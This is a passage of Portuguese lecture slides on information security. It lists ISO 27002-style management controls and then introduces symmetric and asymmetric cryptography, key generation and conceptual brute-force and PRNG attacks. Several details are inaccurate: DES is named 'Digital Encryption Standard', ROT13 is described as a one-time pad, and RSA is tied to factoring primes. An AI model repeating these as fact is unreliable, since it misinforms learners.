 - Restringir o acesso ao código-fonte.



Controles da Norma: Aquisição, Desenvolvimento e Manutenção de Sistemas de Informação

- **Segurança em processos de desenvolvimento e suporte**
 - Manter a segurança de sistemas aplicativos e da informação.
 - Consiste dos seguintes controles:
 - Procedimentos para controle de mudanças
 - Controlar a implementação de mudanças utilizando procedimentos formais.
 - Análise crítica das aplicações após mudanças no sistema operacional
 - Analisar e testar aplicações críticas de negócios quando sistemas operacionais são mudados, para garantir que não haverá nenhum impacto adverso na operação da organização ou na segurança.
 - Restrições sobre mudanças em pacotes de Software
 - Não incentivar e limitar a modificações em pacotes de software às mudanças necessárias e todas as mudanças devem ser estritamente controladas.



Controles da Norma: Aquisição, Desenvolvimento e Manutenção de Sistemas de Informação

- **Segurança em processos de desenvolvimento e suporte (continuação)**
 - Manter a segurança de sistemas aplicativos e da informação.
 - Consiste dos seguintes controles:
 - Vazamento de informações
 - Prevenir quanto a oportunidades para vazamento de informações.
 - Desenvolvimento terceirizado de software
 - Supervisionar e monitorar o desenvolvimento terceirizado de software.



Controles da Norma: Aquisição, Desenvolvimento e Manutenção de Sistemas de Informação

- Gestão de vulnerabilidades técnicas
 - Reduzir riscos resultantes da exploração de vulnerabilidades técnicas conhecidas.
 - Consiste do seguinte controle:
 - Controle de vulnerabilidades técnicas
 - Obter informação em tempo hábil sobre vulnerabilidades técnicas dos sistemas de informação em uso, avaliar a exposição da organização a estas vulnerabilidades, e tomar as medidas apropriadas para lidar com os riscos associados.



Controles da Norma: Gestão de Incidentes de Segurança da Informação

- Notificação de fragilidades e eventos de segurança da informação
 - Notificar as fragilidades e os eventos de segurança da informação.
 - Consiste dos seguintes controles:
 - Notificação de eventos de segurança da informação
 - Relatar os eventos de segurança da informação através dos canais apropriados da direção, o mais rapidamente possível.
 - Notificando fragilidades de segurança da informação
 - Instruir os funcionários, fornecedores terceiros de sistemas e serviços de informação a registrar e notificar qualquer observação.



Controles da Norma: Gestão de Incidentes de Segurança da Informação

- Gestão de incidentes de segurança da informação e melhorias
 - Assegurar que um enfoque consistente e efetivo seja aplicado a gestão de incidentes de segurança da informação.
 - Consiste dos seguintes controles:
 - Responsabilidades e procedimentos
 - Estabelecer responsabilidades e procedimentos de gestão para assegurar respostas rápidas, efetivas e ordenadas a incidentes de segurança da informação.
 - Aprendendo com os incidentes de segurança da informação
 - Estabelecer mecanismos para permitir que tipos, quantidades e custos dos incidentes de segurança da informação sejam quantificados e monitorados.



Controles da Norma: Gestão de Incidentes de Segurança da Informação

- **Gestão de incidentes de segurança da informação e melhorias (continuação)**
 - Assegurar que um enfoque consistente e efetivo seja aplicado a gestão de incidentes de segurança da informação.
 - Consiste dos seguintes controles:
 - Coleta de evidências
 - Nos casos em que uma ação de acompanhamento contra uma pessoa ou organização, após um incidente de segurança da informação, envolver uma ação legal (civil ou criminal), evidências devem ser coletadas, armazenadas e apresentadas em conformidade com as normas de armazenamento de evidências da jurisdição ou jurisdições pertinentes.



Controles da Norma: Gestão da Continuidade do Negócio

- **Aspectos da gestão de continuidade do negócio, relativos à segurança da informação**
 - Não permitir a interrupção das atividades do negócio e proteger os processos críticos contra efeitos de falhas ou desastres significativos e assegurar a sua retomada em tempo hábil, se for o caso.
 - Consiste dos seguintes controles:
 - Incluindo segurança da informação no processo de gestão da continuidade de negocio
 - Desenvolver e manter um processo de gestão para assegurar a continuidade do negócio por toda a organização e que conte com os requisitos de segurança da informação necessários para a continuidade do negócio da organização.



Controles da Norma: Gestão da Continuidade do Negócio

- **Aspectos da gestão de continuidade do negócio, relativos à segurança da informação (continuação)**
 - Não permitir a interrupção das atividades do negócio e proteger os processos críticos contra efeitos de falhas ou desastres significativos e assegurar a sua retomada em tempo hábil, se for o caso.
 - Consiste dos seguintes controles:
 - Continuidade de negócios e avaliação de risco
 - Identificar os eventos que podem causar interrupções aos processos de negócio, junto à probabilidade e impacto de tais interrupções e as consequências para a segurança de informação.



Controles da Norma: Gestão da Continuidade do Negócio

- **Aspectos da gestão de continuidade do negócio, relativos à segurança da informação (continuação)**
 - Não permitir a interrupção das atividades do negócio e proteger os processos críticos contra efeitos de falhas ou desastres significativos e assegurar a sua retomada em tempo hábil, se for o caso.
 - Consiste dos seguintes controles:
 - Desenvolvimento e implementação de planos de continuidade relativos à segurança da informação
 - Desenvolver e implementar os planos para a manutenção ou recuperação das operações e para assegurar a disponibilidade da informação no nível requerido e na escala de tempo requerida, após a ocorrência de interrupções ou falhas dos processos críticos do negócio.



Controles da Norma: Gestão da Continuidade do Negócio

- **Aspectos da gestão de continuidade do negócio, relativos à segurança da informação (continuação)**
 - Não permitir a interrupção das atividades do negócio e proteger os processos críticos contra efeitos de falhas ou desastres significativos e assegurar a sua retomada em tempo hábil, se for o caso.
 - Consiste dos seguintes controles:
 - Estrutura do plano de continuidade do negócio
 - Manter uma estrutura básica dos planos de continuidade do negócio para assegurar que todos os planos sejam consistentes, para contemplar os requisitos de segurança da informação e para identificar prioridades para testes e manutenção.



Controles da Norma: Gestão da Continuidade do Negócio

- **Aspectos da gestão de continuidade do negócio, relativos à segurança da informação (continuação)**
 - Não permitir a interrupção das atividades do negócio e proteger os processos críticos contra efeitos de falhas ou desastres significativos e assegurar a sua retomada em tempo hábil, se for o caso.
 - Consiste dos seguintes controles:
 - Testes, manutenção e reavaliação dos planos de continuidade do negócio
 - Os planos de continuidade do negócio devem ser testados e atualizados regularmente, de forma a assegurar sua permanente atualização e efetividade.



Controles da Norma: Conformidade

- **Conformidade com requisitos legais**
 - Evitar violação de qualquer lei criminal ou civil, estatutos, regulamentações ou obrigações contratuais e de quaisquer requisitos de segurança.
 - Consiste dos seguintes controles:
 - Identificação da legislação vigente
 - Definir, documentar e manter atualizado explicitamente todos os requisitos estatutários, regulamentares e contratuais relevantes, e o enfoque da organização para atender a esses requisitos.
 - Direitos de propriedade intelectual
 - Implementar procedimentos apropriados para garantir a conformidade com os requisitos legislativos, regulamentares e contratuais no uso de material, em relação aos quais pode haver direitos de propriedade intelectual, e sobre o uso de produtos de software proprietários.



Controles da Norma: Conformidade

- **Conformidade com requisitos legais (continuação)**
 - Evitar violação de qualquer lei criminal ou civil, estatutos, regulamentações ou obrigações contratuais e de quaisquer requisitos de segurança.
 - Consiste dos seguintes controles:
 - Proteção de registros organizacionais
 - Proteger registros importantes contra perda, destruição e falsificação, de acordo com os requisitos regulamentares, estatutários, contratuais e do negócio.
 - Proteção de dados e privacidade da informação pessoal
 - Assegurar a privacidade e proteção de dados conforme exigência da legislação pertinente, regulamentações e, se aplicável, nas cláusulas contratuais.



Controles da Norma: Conformidade

- **Conformidade com requisitos legais (continuação)**
 - Evitar violação de qualquer lei criminal ou civil, estatutos, regulamentações ou obrigações contratuais e de quaisquer requisitos de segurança.
 - Consiste dos seguintes controles:
 - Prevenção de mau uso de recursos de processamento da informação
 - Dissuadir os usuários de usar os recursos de processamento da informação para propósitos não autorizados.
 - Regulamentação de controles de criptografia
 - Usar controles de criptografia em conformidade com leis, acordos e regulamentações relevantes.



Controles da Norma: Conformidade

- **Conformidade com normas e políticas de segurança da informação e conformidade técnica**
 - Garantir conformidade dos sistemas com as políticas e normas organizacionais de segurança.
 - Consiste dos seguintes controles:
 - Conformidade com as políticas e normas de segurança da informação
 - Os gestores devem garantir que todos os procedimentos de segurança dentro da sua área de responsabilidade sejam executados corretamente para atender a conformidade com as normas e políticas de segurança.
 - Verificação da conformidade técnica
 - Verificar periodicamente os sistemas de informação em sua conformidade com as normas de segurança implementadas.




Controles da Norma: Conformidade

- Considerações quanto a auditoria de sistemas de informação
 - Maximizar a eficácia e minimizar a interferência no processo de auditoria dos sistemas de informação.
 - Consiste dos seguintes controles:
 - Controles de auditoria de sistemas de informação
 - Planejar e acordar os requisitos e atividades de auditoria envolvendo verificação nos sistemas operacionais para minimizar os riscos de interrupção dos processos do negócio.
 - Proteção de ferramentas de auditoria de sistemas de informação
 - Proteger o acesso às ferramentas de auditoria de sistema de informação para prevenir qualquer possibilidade de uso impróprio ou comprometimento.

Criptografia

• Segurança da Informação
Prof. Anderson O. da Silva

159





Definição:

- **Em Grego: escrita secreta.**
- **Habilidade de enviar informação, para participantes de uma comunicação, baseada em uma representação que impossibilita que outros possam compreender tal informação.**
- **Sistemas geralmente envolvem um algoritmo de criptografia e um valor secreto conhecido como chave.**
- **A segurança de um esquema de criptografia depende de quanto trabalho o invasor levará para quebrá-lo, sem ter a chave.**



Operações:

- **Criptografar ou Cifrar**
 - Transformar texto claro (plano) em texto cifrado (criptograma).
- **Decriptar ou Decifrar**
 - Transformar texto cifrado em texto claro.



Chave:

- **Termo atribuído a um valor (número) secreto utilizado nas operações de cifragem e decriptação de informações.**
- **Funciona como uma chave convencional que fecha ou abre uma fechadura (algoritmo de criptografia) em uma porta que protege seu patrimônio.**



Algoritmo de criptografia:

- Código que utiliza chaves para criptografar ou decriptar uma informação.
- Por que não criar um algoritmo que não precise de chave?
 - Porque eles sempre descobrem o algoritmo.
- Solução:
 - O algoritmo deve fazer o seu trabalho mesmo que todos saibam exatamente como ele funciona.




Criptografia simétrica:

- Também conhecido como **criptografia de chave secreta**.
- **Chave Simétrica**
 - Chave secreta compartilhada pela origem e pelo destino.
 - Utilizada no processo de cifragem e decriptação.



Criptografia simétrica:

- Esquema





Geração de chave:

- **Processo**
 - A chave deve ser gerada a partir de um processo de geração de números aleatórios.
- **Aleatoriedade**
 - A partir dos números atuais, não deve ser possível prever os números seguintes.
- **Valores Aleatórios**
 - Define conjuntos de números que passam em testes estatísticos de aleatoriedade e não são repetitíveis.



Geração de chave:

- **Gerador de Número Aleatório
(RNG – Random Number Generator)**
 - Dispositivos que agrupam números de diferentes tipos de entradas imprevisíveis:
 - Exame das condições atmosféricas da vizinhança;
 - Cálculo de minúsculas variações na corrente elétrica;
 - Medição do ruído térmico em equipamentos;
 - Presente em alguns PCs baseados em Pentium Intel.



Geração de chave:

- **Gerador de Número Pseudo-aleatório (PRNG – Pseudo-random Number Generator)**
 - Algoritmos que produzem números considerados *pseudo-aleatórios*, ou seja, que passam em testes estatísticos de verificação de aleatoriedade.
 - São considerados *pseudo-aleatórios* pois os mesmos algoritmos, se executados em diferentes equipamentos, geram o mesmo resultado.
 - No entanto, a saída pode ser alterada se modificarmos a entrada, conhecida como *semente*.



Geração de chave:

- **Semente**
 - Quanto maior a sua entropia, mais aleatórios serão os números gerados pelo PRNG.
- **Entropia**
 - Termo que define o caos, ou a dificuldade para se deduzir os bits que formam um número.
 - Exemplo: a hora do dia em milisegundos (64 bits)
 - Fácil advinhar os bits do ano, mês, dia, hora e minuto.
 - Muito difícil advinhar 2 ou 3 bits referentes ao milisegundo.
 - Resultado: nestes 64 bits de semente existem 2 bits de entropia.



Ataque a chave:

- **Ataque de Força Bruta**
 - Tenta todas as possíveis chaves até que a correta seja identificada.
- **Processo:**
 - Submete uma possível chave e um texto cifrado ao algoritmo de deciptação;
 - Se o resultado parece razoável, a chave utilizada provavelmente é a correta;
 - Caso contrário, tenta outra possível chave.



Tamanho de chave:

- **O tamanho da chave é o número de bits que formam a chave.**
- **Quanto maior a chave, maior o número de combinações de chaves possíveis.**
- **O tempo para testar parte do conjunto de chaves com um algoritmo de força bruta cresce demasiadamente com o aumento do número de bits.**



Tamanho de chave: Tempo x Tamanho

Bits	1% do espaço de chave	50% do espaço de chave
56	1 segundo	1 minuto
57	2 segundo	2 minuto
58	4 segundo	4 minuto
64	4,2 minutos	4,2 horas
72	17,9 horas	44,8 dias
80	190,9 dias	31,4 anos
90	535 anos	321 séculos
108	140.000 milênios	8 milhões de milênios
128	146 bilhões de milênios	8 trilhões de milênios



Ataque ao PRNG:

- Descobrir o código do PRNG e a forma de coleta da semente.
- Exemplo: Semente da NetScape (Goldberg/Wagner, Set/1995)
 - PRNG da versão 1.1 coletava como semente a hora do dia, o ID do processo e o ID do processo pai.
 - Obtendo valores:
 - Data e hora do dia: a partir do monitoramento da comunicação;
 - ID: utilizava 15 bits apenas;
 - Segundo: apenas 60 valores (não utilizava milisegundo);
 - Chave: achando a semente, encontra-se a chave.
 - Tempo para encontrar a chave:
 - 40 bits ou 128 bits: 1 minuto.



Quebrando o algoritmo:

- **Falha no Algoritmo**
 - Um algoritmo com falhas pode facilitar a quebra do mesmo.
- **Exemplo:**
 - O 14o bit do texto cifrado é idêntico ao 12o bit do texto limpo.
 - Conhecendo parte do texto limpo e o correspondente texto cifrado, pode-se deduzir a chave ou o resto do texto limpo.



Algoritmos simétricos: Tabela de chaves

- Normalmente é um array pseudo-aleatório com um tamanho e um formato específicos.
- Processo conhecido como *configuração ou inicialização de chave*.
- Utilizada para realizar a criptografia e evitar ataques contra o algoritmo.
- Proporciona um bom embaralhamento de modo que o texto cifrado não pareça em nada com o texto limpo.
- Mesmo com uma chave ruim é possível criar uma boa tabela de chaves (da mesma forma que um PRNG é capaz de criar bons números a partir de uma semente fraca).



Algoritmos simétricos: Cifragem de bloco

- Divide o texto limpo em blocos (geralmente de 8 ou 16 bytes de tamanho) e opera sobre cada bloco de maneira independente.
- Quando a divisão não é exata, o último bloco é preenchido (*padded*) com um valor de enchimento (*padding*) padrão para completar o bloco.
- O valor de enchimento popular é o número de posições que serão preenchidas (PKCS5).



Algoritmos simétricos: Cifragem de bloco

- **Exemplo: texto limpo = 227 bytes; cifragem: blocos de 16 bytes.**
 - Primeiro bloco de dados de 16 bytes é criptografado utilizando a tabela de chaves, gerando 16 bytes de texto cifrado.
 - O algoritmo reinicia do zero e criptografa o próximo bloco de dados de 16 bytes, e assim sucessivamente.
 - Depois de criptografar 14 blocos (224 bytes), o último bloco de dados com 3 bytes é preenchido com 13 bytes com o valor 13. Em seguida, o bloco de dados é criptografado.
 - Caso a divisão seja exata, acrescenta-se um bloco de dados de 16 bytes preenchido com o valor 16.



Algoritmos simétricos: Cifragem de bloco

- **Problemas:**
 - O texto cifrado de um bloco com enchimento denuncia automaticamente o texto limpo associado, podendo facilitar a ação de um invasor.
 - Se um mesmo bloco de texto limpo aparece em mais de um lugar, o resultado da cifragem é o mesmo texto cifrado, e um invasor pode identificar este padrão de repetição.
- **Solução:**
 - Modos de realimentação:
 - Cifragem de Blocos por Encadeamento (CBC – Cipher Block Chaining).



Algoritmos simétricos: Cifragem de bocas por encadeamento

- Realiza uma operação de XOR sobre o bloco atual de texto limpo com o bloco anterior de texto cifrado, antes da operação de cifragem.
- Para o primeiro bloco de texto limpo, a operação de XOR é realizada com o vetor de *inicialização (IV – Initialization Vector)*.
- Garantia de que blocos de texto limpo idênticos, quando criptografados, nunca vão gerar o mesmo bloco de texto cifrado.



Algoritmos simétricos: Cifragem de fluxo

- Baseada na técnica do *enchimento de uma única vez*.
- Técnica é baseada na operação XOR, de modo que um mesmo algoritmo de criptografia seja utilizado para cifragem e decriptação.
- Os algoritmos de cifragem de fluxo comuns são muito mais rápidos do que o mais rápido algoritmo de cifragem de bloco.
- Devido a sua simplicidade, não permitem reutilização de chaves.



Algoritmos simétricos: Cifragem de fluxo

- **Enchimento de uma única vez:**
- **Exemplo: ROT13**
 - Baseado na Cifra de César (ROT3).
 - Na cifragem, roda as letras de um texto limpo 13 vezes para a direita (ordem alfabética), gerando o texto cifrado.
 - Na decriptação, roda as letras de um texto cifrado 13 vezes para a esquerda (ordem alfabética inversa), gerando o texto limpo.
 - Como exemplo:
 - Texto limpo: TESTE
 - Texto cifrado: GRFGR



Algoritmos simétricos: Cifragem de fluxo


- **Enchimento de uma única vez:**
- **Exemplo: Rodando Valores Aleatórios**
 - Muito popular entre os espiões.
 - Gera números aleatórios, cada um de 0 a 25, definindo o enchimento.
 - Na cifragem, as letras do texto limpo são rodadas para a direita com base nos valores do enchimento, gerando o texto cifrado.
 - Na decriptação, as letras do texto cifrado são rodadas para a esquerda com base nos valores do enchimento, gerando o texto limpo.
 - **Como exemplo:**
 - Enchimento: 10 05 02 15 04
 - Texto limpo: TESTE
 - Texto cifrado: DJUII



Algoritmos simétricos: Cifragem de fluxo

- **Funcionamento:**
 - Utiliza a chave para gerar uma tabela de chaves.
 - Gera um *fluxo de chaves* (correspondente ao enchimento) a partir da tabela de chaves.
 - Criptografa um byte do texto limpo efetuando um XOR deste byte com um byte do fluxo de chaves.
 - Descarta o byte do fluxo de chaves, obtém outro byte do fluxo de chaves e opera um XOR sobre o próximo byte dos dados.
 - Para decriptar, opera de modo inverso.

Algoritmos simétricos: Cifragem de fluxo





Algoritmos simétricos: Cifragem de bloco x Cifragem de fluxo

- A cifragem de fluxo é mais rápida que a cifragem de bloco.
- A cifragem de bloco pode reutilizar chaves.
- A interoperabilidade da cifragem de bloco é maior devido a sua padronização.
- Quando a velocidade é importante, como em transmissão de informações em conexões seguras, a cifragem de fluxo é adequada.
- Na criptografia de arquivos, um usuário prefere utilizar uma mesma chave para criptografar todos os seus arquivos, optando por uma cifragem de bloco.




Padrões de criptografia simétrica: Digital Encryption Standard (DES)

- Padrão de cifragem do Governo Americano desde 1976.
- Desenvolvido pela IBM em parceria com a National Security Agency (NSA).
- Utiliza cifragem de bloco com uma chave de 64 bits, dos quais apenas 56 bits (chave ativa) são efetivamente utilizados na cifragem. Os outros 8 bits são utilizados para paridade.
- Utiliza duas técnicas diferentes: substituição e permutação.
- Executa uma permutação inicial, seguida de 16 rodadas de substituições, finalizando com outra permutação.
- Electronic Frontier Foundation, em 1999, quebrou uma chave DES em menos de 24 horas.



Padrões de criptografia simétrica: Digital Encryption Standard (DES)





Padrões de criptografia simétrica: Triple DES (3DES)

- Realiza três vezes o algoritmo de DES.
- O bloco de dado é criptografado por meio de DES utilizando uma chave. Prossegue criptografando o resultado por meio de DES com uma segunda chave. Finaliza criptografando o segundo resultado por meio de DES com uma terceira chave.
- Para quebrar o Triple DES é necessário conhecer as três chaves.
- Problemas:
 - Não possui o potencial de um algoritmo de chave de 168bits. Ao contrário, pesquisadores descobriram maneiras inteligentes de reduzirem o ataque por força bruta a 108bits.
 - DES é muito lento. Triple DES é 3 vezes mais lento.



Padrões de criptografia simétrica: International Data Encryption Algorithm (IDEA)

- Originalmente chamado IPES (Improved Proposed Encryption Standard).
- Desenvolvido em 1991 por Xuejia Lai e James L. Massey do ETH Zuria.
- criptografa blocos de texto limpo de 64-bits em blocos de texto cifrado de 64 bits utilizando uma chave de 128bits.
- Semelhante ao DES. Executado em 8 rodadas (expandidas em 17 rodadas, nas quais as ímpares são diferentes das pares).
- Projetado para que o mesmo código seja utilizado para cifragem e decriptação, em função de diferentes expansões da chave.



Padrões de criptografia simétrica: Advanced Encryption Standard (AES)

- Proposta da National Institute of Standards and Technology (NIST) para criar um novo padrão aberto, em 02/01/1997.
- Participantes podiam submeter propostas abrindo mão dos direitos de propriedade intelectual em relação ao algoritmo selecionado.
- NIST nomeia 15 candidatos em 20/08/1998.
- Em agosto de 1999, a lista foi reduzida para 5 candidatos.
- Em 02/10/2000, o vencedor foi anunciado:
- Algoritmo Rijndael (pronunciado “raine-dol”), inventado por dois pesquisadores belgas: Vincent Rijmen e Joan Daemen.




Criptografia assimétrica:

- Também conhecida como criptografia de chave pública.
- Chaves Assimétricas
 - Pares de chaves: Chave Pública e Chave Privada.
 - Estas chaves são matematicamente relacionadas de modo que informações criptografadas com uma delas só podem ser decriptadas pela outra.
 - A partir de uma das chaves, é extremamente difícil (praticamente impossível) deduzir a outra chave.



Criptografia assimétrica:

- Esquema





Algoritmos assimétricos: Diffie-Hellmann (DH)

- Publicado por Whitfield Diffie e Martin Hellman em 1976.
- Não criptografa dados, mas permite que duas partes gerem o mesmo segredo para utilizar um algoritmo simétrico, operação chamada de acordo de chaves.
- Baseado no problema do logaritmo discreto.



Algoritmos assimétricos: Diffie-Helmann (DH) - Funcionamento

- Entidade A gera um par de chave pública e privada, e envia a chave pública para a entidade B.
- Entidade B gera outro par de chave pública e privada a partir da chave pública da entidade A (forma-se um relacionamento entre os pares de chaves).
- Entidade B utiliza sua chave privada e a chave pública da entidade A para gerar um valor secreto (chave simétrica que será utilizada para criptografar mensagens).
- Entidade B envia sua chave pública para a entidade A que poderá deduzir o valor secreto gerado pela entidade B (devido ao relacionamento entre os pares de chaves).



Algoritmos assimétricos: Ron Rivest, Adi Shamir, Len Adleman (RSA)

- Publicado em 1978, criptografa os dados de fato.
- Dados criptografados pela chave privada só podem ser decriptados com a chave pública correspondente, e vice-versa.
- Baseado no problema da fatoração de números primos.
- Bastante lento se comparado a algoritmos simétricos.



Algoritmos assimétricos: Ron Rivest, Adi Shamir, Len Adleman (RSA) - Funcionamento

- Entidade A gera seu par de chaves pública e privada e envia sua chave pública para a entidade B.
- Entidade B gera seu par de chaves pública e privada e envia sua chave pública para a entidade A.
- Entidade A criptografa mensagens enviadas a entidade B com a chave pública da entidade B e decripta mensagens recebidas da entidade B com sua chave privada.
- Entidade B criptografa mensagens enviadas a entidade A com a chave pública da entidade A e decripta mensagens recebidas da entidade A com sua chave privada.



